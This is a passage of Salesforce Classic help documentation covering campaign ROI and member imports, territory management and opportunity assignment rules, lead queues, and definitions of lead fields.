A .csv file of existing contacts	Add Existing Contacts to a Campaign with the Data Import Wizard	50,000 per import file
A .csv file of new contacts	Create Contacts and Add Them to a Campaign with the Data Import Wizard	50,000 per import file
A list view of existing contacts	Add Multiple Members to a Campaign from a List View	250 per list page

Lead Source	Steps for Adding Leads to Campaigns	Maximum Number of Records You Can Add
A report of existing leads	Add Campaign Members from Standard Reports	50,000 per report
A .csv file of existing leads	Add Existing Leads to a Campaign with the Data Import Wizard	50,000 per import file
A .csv file of new leads	Create Leads and Add Them to a Campaign with the Data Import Wizard	50,000 per import file
A list view of existing leads	Add Multiple Members to a Campaign from a List View	250 per list page

SEE ALSO:

Campaigns FAQ

How can I calculate the ROI for my campaigns?

The Campaign ROI Analysis Report is located on the Reports tab in the Campaign Reports folder. It calculates your campaigns' performance by return on investment (ROI) and average cost. For each campaign in the report:

- ROI, which is expressed as a percentage, is calculated as the net gain (Value Won Opportunities in Campaign - Actual Cost) divided by the Actual Cost.
- Value Won Opportunities in Campaign is the calculated amount of all closed or won opportunities where the campaign is the Primary Campaign Source on the opportunity.

SEE ALSO:

Campaigns FAQ

How can I track which opportunities resulted from campaigns?

One key benefit of campaigns is the ability to track how much business has been generated from each campaign. When you create an opportunity, you can fill in the `Primary Campaign Source` field to indicate that the opportunity resulted from a specific campaign.

In addition, when you convert a lead that is linked to a campaign, that campaign is automatically inserted into the opportunity `Primary Campaign Source` field.

If a lead or contact is linked to multiple campaigns, the campaign with which he or she is most recently associated is inserted into the opportunity `Primary Campaign Source` field.

The Opportunities related list on a campaign shows every opportunity that is linked to that campaign. You can also run the Campaign Revenue Report to track which opportunities are linked to your campaigns.

SEE ALSO:

Campaigns FAQ

How is Campaign influence different from ROI reports?

Campaign influence tracks pipeline and revenue for multiple campaigns, and ties all campaigns of a contact role to that opportunity for pipeline and ROI reporting. This is especially helpful for longer deal cycles when more than one campaign contributes to a closed deal or a converted lead.

SEE ALSO:

- Campaigns FAQ

Who has access to campaigns?

Depending on your sharing settings, users in your org can view campaigns, view the advanced campaign setup, or run campaign reports. However, only designated marketing users with the appropriate user permissions can create, edit, and delete campaigns and configure advanced campaign setup. An administrator must select the `Marketing User` option on a user's personal information to designate that user as a marketing user.

In addition, marketing users with the appropriate user permissions can use the Data Import Wizard to add contacts, leads, and person accounts as campaign members. They can also use the Data Import Wizard to update the statuses of campaign members.

SEE ALSO:

- Campaigns FAQ
- Who can import campaign members?

Explore Your Salesforce Org's Territory Model

A territory model includes a hierarchy and a list view of parent and child territories. If you manage, administer, or belong to a sales territory, you should explore your territory model to understand how Sales efforts are organized. Drill down to get important details on individual territories, including assigned accounts.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From Setup, enter *`Territory Models`* in the `Quick Find` box, then select **Territory Models**. The list view displays your org's active territory model. Click the model's label if you want to view its detail page. Along with other details, this page tells you the last time account assignment rules were run to realign the territory.
2. From the list view, click the model's **View Hierarchy** link.
3. Click **Tree View** to expand and explore the hierarchy tree.
4. Within the hierarchy, click a territory label to view its detail page, where you can identify its territory type, assigned users and their access levels, assignment rules, and more.
5. From the top of the page, navigate back to the model's territory hierarchy and check out its other territories.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view an active territory model:

- "View Setup and Configuration"

SEE ALSO:

- Territory Hierarchy

Identify an Account's Sales Territories

Find out which Sales territory an account belongs to.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Open the account record.
2. View the account's territories on the Territory Assignments related list.

SEE ALSO:

View a List of the Accounts in Your Territories

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To identify an account's sales territory:

- "Read" on accounts

View a List of the Accounts in Your Territories

Create a list view that shows you which accounts are assigned to the territories you cover.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

The `My Territories` filter shows accounts that belong to the territories you're assigned to. The `My Territory Teams` filter shows accounts for territories you're assigned to *and their descendant territories* (if any).

1. Click the Accounts tab and click **Edit** next to the view menu.
2. Give the view a name, then specify *`My Territories`* or *`My Territory Teams`* in the filter criteria. Add other filters if you need them.
3. Choose other fields you want to filter on, then select *`Account Name`* and any other fields you want the list view to show.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view territories in all of your organization's territory models:

- "Manage Territories"

To view territories in your organization's *`Active`* territory model:

- "View Setup and Configuration"

To view accounts:

- "Read" on Accounts

Managing Accounts by Territory

Territory Management

Territory management is an account sharing system that grants access to accounts based on the characteristics of the accounts. It enables your company to structure your Salesforce data and users the same way you structure your sales territories.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management. Original Territory Management is available only with Customizable Forecasts and is not supported with Collaborative Forecasts. If original Territory Management is enabled, you can no longer use Collaborative Forecasts. The newer Enterprise Territory Management can't be used with Customizable Forecasts. Enterprise Territory Management and Collaborative Forecasts can both be enabled and used at the same time in your Salesforce organization, but the two features are not currently integrated to work together.

Particularly if your organization has a private sharing model, you may need to grant users access to accounts based on criteria such as postal code, industry, revenue, or a custom field that is relevant to your business. You may also need to generate forecasts for these diverse categories of accounts. Territory management solves these business needs and provides a powerful solution for structuring your users, accounts, and their associated contacts, opportunities, and cases.

Note: Account ownership and its effect on record sharing remains valid and unchanged when territory management is in use.

Key benefits of territory management include:

- The ability to use account criteria to expand a private sharing model.
- Support for complex and frequently changed sales organization structures.
- Support for transferring users between territories, with the option to retain opportunities.
- Multiple forecasts per user, based on territory membership.
- Territory-based sales reports.

Note: Territory management only affects accounts and the standard objects that have a master-detail relationship to accounts. For example, opportunities are included in territory management but leads are not.

What Is a Territory?

A territory is a flexible collection of accounts and users where the users have at least read access to the accounts, regardless of who owns the account. By configuring territory settings, users in a territory can be granted read, read/write, or owner-like access (that is, the ability to view, edit, transfer, and delete records) to the accounts in that territory. Both accounts and users can exist in multiple territories. You can manually add accounts to territories, or you can define account assignment rules that assign accounts to territories for you.

You can also control users' access to the opportunities and cases associated with the accounts in the territory, regardless of who owns the records.

What Is a Territory Hierarchy?

Territories exist in a hierarchy which you can set up with as many nested levels as you wish. For example, you could create a top-level territory named "Worldwide Sales" that has the child territories "North America," "Europe/Middle East," "Latin America," "Africa," and "Asia/Australia." "North America" might have the child territories "Canada" and "United States." "United States" might have the child

territories "Western," "Central," "Southern," and "Eastern." Finally, "Western" might have the child territories "California," "Oregon," "Washington," "Nevada," "Arizona," and "Utah."

Territory hierarchies do not have to be focused on geography; they can be defined however you like.

How Do Territories Affect Forecasting?

When you enable territory management for your organization, the territory hierarchy also becomes the forecast hierarchy. Your forecast data is derived from the opportunities that are associated with the accounts in your territories. Users have a different forecast for each territory to which they are assigned. For example, if you are assigned to both "California" and "Arizona," you have a separate forecast for the opportunities you have in each of these territories." See Viewing Customizable Forecasts on page 1568.

SEE ALSO:

- Managing Territories
- Building Your Territory Hierarchy
- Territory Management FAQ

Managing Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Managing your organization's territories involves the following tasks:

- Organize territories into hierarchies that represent your organization's forecasting requirements and how users work in your organization.
- Configure organization-wide settings for territory management.
- Create new territories and edit existing territories.
- Assign users to territories.
- Define account assignment rules that evaluate accounts and assign them to territories.
- Select accounts from lists and manually assign them to territories.

SEE ALSO:

- Territory Management
- Enable Territory Management
- Territory Management FAQ

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To manage territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Assigning Opportunities to Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

An opportunity can be assigned to a territory when the opportunity is created—either manually or during lead conversion—or when account assignment rules run that affect existing opportunities. This topic includes the following sections:

- Territory Assignment for Manually Created Opportunities
- Territory Assignment for Converted Leads
- Notes About Territory Assignment for Opportunities

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create opportunities:
- "Create" on Opportunities

Territory Assignment for Manually Created Opportunities

When an opportunity is created from the Opportunities tab or from the Quick Create area on the sidebar, Salesforce compares the territories associated with the opportunity's account to the territories that the opportunity owner is a member of:

- If there is a single territory that both the account and the opportunity owner belong to, the opportunity is assigned to that territory if "Evaluate this account against territory rules on save" is selected.
- If more than one territory is common to both the account and the opportunity owner, the opportunity is not automatically assigned to any territory. The opportunity owner must manually assign a territory to the opportunity.
- If no territory is common to both the account and the opportunity owner, the opportunity owner cannot assign the opportunity to a territory.

Territory Assignment for Converted Leads

When a lead is converted to an opportunity, that opportunity's territory assignment depends on several factors, including:

- Whether the account associated with the opportunity is assigned to one or more territories
- Whether the lead owner is a member of the same territory as the account
- The number of users assigned to a territory
- Whether a forecast manager is assigned to the territory

If the account associated with the opportunity is assigned to only one territory, use the following table to determine how the opportunity's territory is assigned:

Lead Owner Belongs to Same Territory as Account	Number of Users Assigned to Territory	A Forecast Manager is Assigned to the Territory	Results
Yes	1	N/A	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner.
No	1	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is the sole member of the territory.

Lead Owner Belongs to Same Territory as Account	Number of Users Assigned to Territory	A Forecast Manager is Assigned to the Territory	Results
No	0	N/A	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner. The lead owner is added as an inactive member of the territory.
Yes	>1	Yes	The opportunity is assigned to the same territory as the account and the forecast manager becomes the opportunity owner.
Yes	>1	No	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner.
No	>1	Yes	The opportunity is assigned to the forecast manager of the territory.
No	>1	No	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner. The lead owner is added as an inactive member of the territory.

If the account associated with the opportunity is assigned to more than one territory, use the following table to determine how the opportunity's territory is assigned:

Lead Owner's Territory Membership	Results
Lead owner has one territory in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity owner. The opportunity owner can assign the opportunity to the account's territory.
Lead owner has more than one territory in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity owner. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
Lead owner has no territories in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity owner. The opportunity owner cannot assign the opportunity to any territories.

Notes About Territory Assignment for Opportunities

- The following actions do not change an opportunity's territory:
  - Manually assigning the opportunity's account to a territory

  - Changing which account is associated with the opportunity
  - Changing the account's territory as a result of account assignment rules if the opportunity and its account are in different territories
  - Transferring the opportunity to a new owner
- Territory assignment rules do not update an opportunity if the opportunity's `Close Date` is before the current date and the opportunity's `Stage` is *`Closed Won`* or *`Closed Lost`*.
- When an opportunity is not automatically assigned to a territory, we recommend that users be notified if the opportunity is not assigned to a territory manually within one day. You can set up time-based workflow to notify users about unassigned opportunities.
- Restoring an account or opportunity from the Recycle Bin restores the territory assignment, but it does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are inconsistent with the new rules.
- When opportunities are transferred from one user to another, whether individually or as a group, the territory assignment on the opportunities is unaffected. However, if the opportunities are assigned to a user who is not already a member of the opportunity's territory, that user is added as an inactive member of the territory.
- When users are removed from a territory, you can specify who should receive their open opportunities. Also, when users are transferred from one territory to another, you can specify which opportunities the users should continue to own and select a recipient for any remaining opportunities. If you do not specify a recipient:
  - If the parent territory has a forecast manager, the forecast manager takes ownership of the user's open opportunities. The forecast manager is assigned to the territory and `Active in Territory` is unchecked.
  - If the parent territory does not have a forecast manager, the user remains in the territory and `Active in Territory` is unchecked.

SEE ALSO:

Managing Account Assignment Rules

Create and Edit Account Assignment Rules

View Manually Assigned Accounts Lists

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

The manually assigned accounts list page displays a list of accounts assigned to the selected territory. From this page, you can view detailed account information, remove accounts from territories, and access other related information.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
- Click an account name to view the account detail.
- Click **Remove** next to an account name to remove the account from the territory.

SEE ALSO:

Territory Management

Manage Users in Territories

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view manually assigned account lists:

- "View Setup and Configuration"

To remove accounts:

- "Manage Territories"

  AND

  "Edit" on accounts

  OR

  You are a forecast manager, `Forecast managers can manage territories` is selected, you are working below your position in the territory hierarchy, and you have "Edit" on accounts.

Managing Accounts by Territory FAQs

Territory Management FAQ

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

- How does Salesforce handle territory management?
- Are opportunities transferred to different users when account assignment rules are run?
- Are the territory hierarchy and the role hierarchy different?
- How are opportunities assigned to territories?
- How do manually assigned accounts differ from those assigned by account assignment rules?
- How does opportunity confinement work?
- Must I be assigned to the same territories as the opportunities I own?

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

- What happens when I undelete an account or opportunity that was assigned to a territory?
- What kinds of records have territories?
- When do account assignment rules evaluate accounts?

SEE ALSO:

Territory Management

How does Salesforce handle territory management?

EDITIONS


Territory Management available in: Salesforce Classic

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

In Developer and Performance Edition orgs, and in Enterprise and Unlimited Edition orgs with the Sales Cloud, you can enable Territory Management to organize your users into territories and provide access to accounts and their related opportunities and cases.

In Professional Edition orgs, Salesforce's role hierarchy allows you to manage the roll-up of information among your company's territories. The hierarchy structure is not based on traditional titles, but rather on a hierarchy of roles. Multiple people with different titles can be assigned to the same role. Users always have access to the data that is owned by or shared with users assigned to roles below them in the hierarchy. A user's role also determines which data is accessible to him or her in forecasts.

A typical org may have three levels of roles, for example:



- The top role may include your VPs of sales, marketing, and client services, and your CFO. These users will be able to view all information at lower levels and perform roll-ups on that information.
- The middle level may include various vice president or regional managers. These roles can access the data owned by or shared with all users below them in the hierarchy. For example, the Western VP role can view and perform roll-ups of the information owned by users in the Western Reps role.
- Since no roles are below the various Reps roles, the users in those roles cannot perform any roll-ups or view anyone's information except their own.

Note: Your role hierarchy interacts with your org's sharing model to determine exactly what information a user can see, given the sharing setting is selected to use hierarchies. For forecasts, a user's role always determines which information he or she can view, regardless of the sharing model. Likewise, in a Private sharing model, a user's role determines his or her access to other users' data. However, in a Public Read/Write or Public Read Only org, users can view (and edit, for Public Read/Write) information of all other users, in addition to having access to the data of users below them in the hierarchy.

SEE ALSO:

Territory Management FAQ

Territory Management

Are opportunities transferred to different users when account assignment rules are run?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

When account assignment rules cause an opportunity to be reassigned to a territory to which you already belong, you automatically become the owner of that opportunity when you meet any of the following criteria:

- You are the only member of the territory.
- You are the only forecast manager in the territory.
- You are the only territory member enabled for forecasting.

If none of these criteria are met, the original opportunity owner is added to the territory as an inactive member.

SEE ALSO:

Territory Management FAQ

Are the territory hierarchy and the role hierarchy different?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Yes. The territory hierarchy and the role hierarchy are independent. See the following comparison:

Territory Hierarchy	Role Hierarchy
Is available by contacting Salesforce	Is available by default
Determines forecasts	Has no impact on forecasting when territory management is enabled
Supports assigning a user to multiple territories	Supports assigning a user to only one role
Affects account and opportunity reports	Affects all other reports
Grants access to records regardless of ownership. Users receive whatever access is most permissive across both hierarchies.	Grants access to records based on ownership. Users receive whatever access is most permissive across both hierarchies.

SEE ALSO:

Territory Management FAQ

How are opportunities assigned to territories?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Opportunities are automatically assigned to territories based on the following actions.

- Creating a new opportunity
- Running account assignment rules

  When account assignment rules are run, opportunities are automatically assigned to the same territory as the account when:

  - An opportunity does not have a territory and its account is added to a territory.
  - An account moves from one territory to another. However, if an account assignment rule prohibits opportunities from moving outside a given part of the territory hierarchy, the opportunities do not move and no longer belong to any territories.

Opportunities are not automatically assigned to the same territory as the account when:

- An account is removed from a territory and not reassigned to a new territory in the same operation. The account's opportunities from the original territory no longer belong to any territories.
- An account is reassigned to multiple territories in one operation. The account's opportunities from the original territory no longer belong to any territories, unless the `Confine Opportunity Assignment` checkbox is checked.

Note: If the opportunity owner is not part of the new territory, he or she is added as an inactive member of the territory.

The following actions do not change an opportunity's territory.

- Manually assigning the opportunity's account to a territory
- Changing which account is associated with the opportunity
- Changing the account's territory as a result of account assignment rules if the opportunity and its account are in different territories
- Transferring the opportunity to a new owner.

SEE ALSO:

Territory Management FAQ

How do manually assigned accounts differ from those assigned by account assignment rules?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Manually assigned accounts are not evaluated when running account assignment rules. After they have been manually assigned to a territory, they remain there until they are manually removed from the territory.

SEE ALSO:

Territory Management FAQ

How does opportunity confinement work?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

If the `Confine Opportunity Assignment` checkbox is selected for a territory, the territory's opportunities remain in the territory or its child territories when you run account assignment rules. The following exceptions apply:

- If an opportunity's account moves to only one of the territory's children, then the opportunity follows the account and is reassigned to the account's new territory. This includes when an account moves to multiple territories and only one of the new territories is a child of the original territory.
- If an opportunity's account moves to more than one of the territory's children, then the opportunity's territory field is set to blank.
- If an opportunity's account moves completely out of the territory and its children, then the opportunity's territory field is set to blank.

SEE ALSO:

Territory Management FAQ

Must I be assigned to the same territories as the opportunities I own?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

When an open opportunity is assigned to you and you do not belong to that opportunity's territory, you are assigned to the territory with `Active in Territory` unchecked in the Assigned Users related list of the territory.

SEE ALSO:

Territory Management FAQ

What happens when I undelete an account or opportunity that was assigned to a territory?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Undeleting an account or opportunity restores the territory assignment, but does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are not consistent with the new rules.

SEE ALSO:

Territory Management FAQ

What kinds of records have territories?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Accounts, opportunities, and users have territory fields. Accounts and users can be associated with multiple territories. An opportunity can be associated with only one territory.

SEE ALSO:

Territory Management FAQ

When do account assignment rules evaluate accounts?

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Active account assignment rules automatically evaluate accounts and assign them to territories when:

- An account is created using the Salesforce user interface, the Force.com API version 20.0 or earlier, or a client such as Connect Offline.
- An account is imported using an import wizard.
- An account is created by the conversion of a lead.
- An account is edited and saved if the `Select by default` checkbox is selected for the `"Evaluate this account against territory rules on save" checkbox` option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
- An account is edited and saved via the Force.com API.
- **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.

- Duplicate accounts are merged.

SEE ALSO:

Territory Management FAQ

Tracking Potential Opportunities as Leads

Leads

Track prospects apart from your contacts and opportunities with Salesforce lead records. After you've qualified your lead records, convert them to contacts and create accounts for them (if you don't already have the accounts in Salesforce). And hopefully, create opportunities to bolster your pipeline.

Regardless of whether you're working in Lightning Experience or Salesforce Classic, you work with a list of leads. From the list, you quickly create, locate, and work with the leads you're focusing on at the moment.

Associate relevant events and tasks with those leads. And convert your qualified leads to contacts that have opportunities associated to them. For any lead records that you mark Unqualified, plan to revisit them later to see whether those prospects' needs for your products and services changed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Convert Qualified Leads

Manage Email and Templates in Lightning Experience

Manage Work and View Past Activity in Lightning Experience

Guidelines for Creating Leads

Get some guidance when you manually create leads to track your prospects.

- From the Leads tab, you can automatically assign the lead using the active lead assignment rule. To do so, select `Assign using active assignment rules`. Otherwise, the lead belongs to you.

  If you automatically assign the new lead, the record type of the lead can change, depending on the behavior your admin specified for assignment rules.

- If your sales team uses divisions (Salesforce Classic only), the division of a new lead is automatically set to your default division, unless you manually select a different one.
- Your admin determines the default lead status for new leads.
- The lead is marked Read and doesn't appear in the My Unread Leads list view. In Salesforce Classic, if you click **Save & New**, the lead is marked Unread.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Leads Home

Clicking on the Leads tab displays the leads home page.

- In the **Lead Views** section, select a list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.

  To view the leads in a queue, choose that queue list from the drop-down list. For every queue your administrator creates, Salesforce adds a corresponding queue list view.

  Note: The org-wide sharing model for an object determines the access users have to that object's records in queues:

  Public Read/Write/Transfer
  Users can view and take ownership of records from any queue.

  Public Read/Write or Public Read Only
  Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Private
  Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Salesforce admins, users with the "Modify All" object-level permission for Cases or Leads, and users with the "Modify All Data" permission, can view and take records from any Case or Lead queue regardless of their membership in the queue.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Leads tab:
- "Read" on leads

To view leads:
- "Read" on leads

To create leads:
- "Create" on leads

- In the **Recent Leads** section, select an item from the drop-down list to display a brief list of the top leads matching that criteria. From the list, you can click any lead name to go directly to the lead detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Leads Tab" search layout defined by your administrator and by your field-level security settings (available in Professional, Enterprise, Unlimited, Performance, and Developer Editions). The Recent Leads choices are:

Recent Leads Choice	Description
My Unread Leads	The last ten or twenty-five leads assigned to you which you have not yet viewed or edited. This list only includes records owned by you.
Recently Viewed	The last ten or twenty-five leads you viewed, with the most recently viewed lead listed first. This list is derived from your recent items and includes records owned by you and other users.
Recently Created	The last ten or twenty-five leads you created, with the most recently created lead listed first. This list only includes records owned by you.

- If Quick Create has been enabled by your administrator, you can add a new lead from the **Quick Create** area in the sidebar on the leads homepage. Alternatively, click **New** next to the **Recent Leads** section to create a new lead.

- Under **Reports**, click any report name to jump to that report.
- In the **Summary** section, choose values and click **Run Report** to view a summary list of your leads.
- Select any of the links under **Tools** to manage your leads.
- If leads are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **Leads from Connections** to view leads that your business partners have shared with you.

SEE ALSO:

Leads
Managing Leads
Social Accounts, Contacts, and Leads

Reassign Leads from a Queue

Accepting leads from a queue is an easy way to reassign leads to yourself.

1. Go to a list view that shows a lead queue. If you don't see a lead queue, ask your admin to add you as queue member.
2. Select the leads you want to own.
3. Click **Accept**.

To reassign a single lead from a queue, go to the record detail page and change the record owner.

SEE ALSO:

Change a Record's Owner
Mass Transfer Records
Queues
Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change or accept ownership of leads from a queue:

- "Edit" on leads

Lead Fields

A lead has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

If the lead record was added from Data.com, certain fields, as identified here, will be populated with the Data.com or Dun & Bradstreet (D&B) value, if a value is available. Some Data.com lead fields are available only to organizations that use a specific Data.com product.

Field	Description	Accepts Data.com or D&B Value
`Address`	Street address for the lead, for example, 475 Boardwalk Ave. Up to 255 characters are allowed in this field.	✔ (Data.com)
`Annual Revenue`	Amount of annual revenue at lead's company.	✔ (D&B)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description	Accepts Data.com or D&B Value
`Campaign`	Name of the campaign responsible for generating the lead. Displays only when creating a new lead. Data entered in this field is stored in the Campaign History related list on the lead.	
`City`	City portion of the lead's address, for example, San Francisco. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Clean Status`	The record's clean status, as compared with Data.com. Values are `Not Compared`, `In Sync`, `Reviewed`, `Different`, `Not Found`, and `Inactive`. This field is available if you use Data.com Prospector or Data.com Clean.	✔ (Data.com)
`Company`	Name of company with which lead is affiliated. Up to 255 characters are allowed in this field.	✔ (D&B)
`Company D-U-N-S Number`	Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the D&B database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for business identification and tracking. This field is available if you use Data.com Prospector or Data.com Clean. Note: To see the entire D-U-N-S number, either • Add the lead to Salesforce if you haven't yet, or • Clean the lead with Data.com if it already exists in Salesforce Until you add or clean the record, its first five digits will be masked with asterisks (*).	✔ (D&B)
`Company Name (Local)`	Name of the company in the local language.	
`Country`	Country portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.	
`Created By`	User who created the lead, including creation date and time. (Read only)	
`D&B Company`	A link to the corresponding D&B Company record, which displays Dun & Bradstreet (D&B) fields for the lead. Use the lookup if you need to associate a different D&B Company record with the lead. This field is only available to organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)
`Data.com Key`	The company's ID in Data.com. When Salesforce records are compared with Data.com records (via manual cleaning or automated clean jobs), if Data.com finds a match, the two records are linked by this field's numeric value.	✔ (Data.com)
`Description`	Description of the lead. Up to 32KB of data are allowed in this field. Only the first 255 characters appear in reports.	

Field	Description	Accepts Data.com or D&B Value
`Do Not Call`	Whether the contact wants to be contacted by phone. If you use Data.com, the `Phone` field value is hidden from search results and on the Contact Card, and it's blank in `.csv` files that are created when you export records.	
`Email`	Email address of lead. Must be a valid email address in the form: jsmith@acme.com. Up to 80 characters are allowed in this field. Click the email address in this field to send an email using your personal email application. If the Gmail Buttons and Links feature is enabled, you can click the Gmail link next to the field to send an email from your Gmail account. See Gmail™ in Salesforce on page 3881 for more information.	✔ (Data.com)
`Email Opt Out`	Whether the contact wants to receive email. If you use Data.com, the `Email` field value is hidden from search results and on the Contact Card, and it's blank in `.csv` files that are created when you export records.	
`Fax`	Lead's fax number. Up to 40 characters are allowed in this field.	
`Fax Opt Out`	Lead has not requested to be included in broadcast faxes.	
`First Name`	First name of the lead, as displayed on the lead edit page. Up to 40 characters are allowed in this field.	✔ (Data.com)
`First Name (Local)`	First name of the lead translated into the local language.	
`Industry`	Primary business of lead's company. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
`Last Name`	Last name of the lead, as displayed on the lead edit page. Up to 80 characters are allowed in this field.	✔ (Data.com)
`Last Name (Local)`	Last name of the lead translated into the local language.	
`Last Transfer Date`	The date the lead owner was last changed.	
`Lead Currency`	The default currency for all currency amount fields in the lead. Amounts display in the lead currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
`Lead Division`	Division to which the lead belongs. Available only in organizations that use divisions to segment their data.	
`Lead Owner`	Assigned owner of the lead.	
`Lead Record Type`	Name of the field that determines what picklist values are available for the record. The record type may be associated with a lead process. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.	

Field	Description	Accepts Data.com or D&B Value
Lead Source	Source of lead, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
Lead Status	Status of the lead, for example, Open, Contacted, Qualified. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Middle Name	Middle name of the lead, as displayed on the lead edit page. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**. Then select Enable Name Suffixes for Person Names.	
Middle Name (Local)	Middle name of the lead translated into the local language. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**. Then select Enable Name Suffixes for Person Names.	
Mobile	Cellular or mobile phone number. Up to 40 characters are allowed in this field.	
Modified By	User who last changed the lead fields, including modification date and time. This does not track changes made to any of the related list items on the lead. (Read only)	
Name	Combined first name, middle name (beta), last name, and suffix (beta) of lead, as displayed on lead detail page.	✔ (Data.com)
No. of Employees	Number of employees at the lead's company.	✔ (D&B)
Phone	Lead's primary phone number. Up to 40 characters are allowed in this field.	✔ (Data.com)
Partner Account	Read-only field that indicates the lead is owned by a partner user.	
Rating	Indicates value or prospect of the lead, for example, Hot, Warm, Cold. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
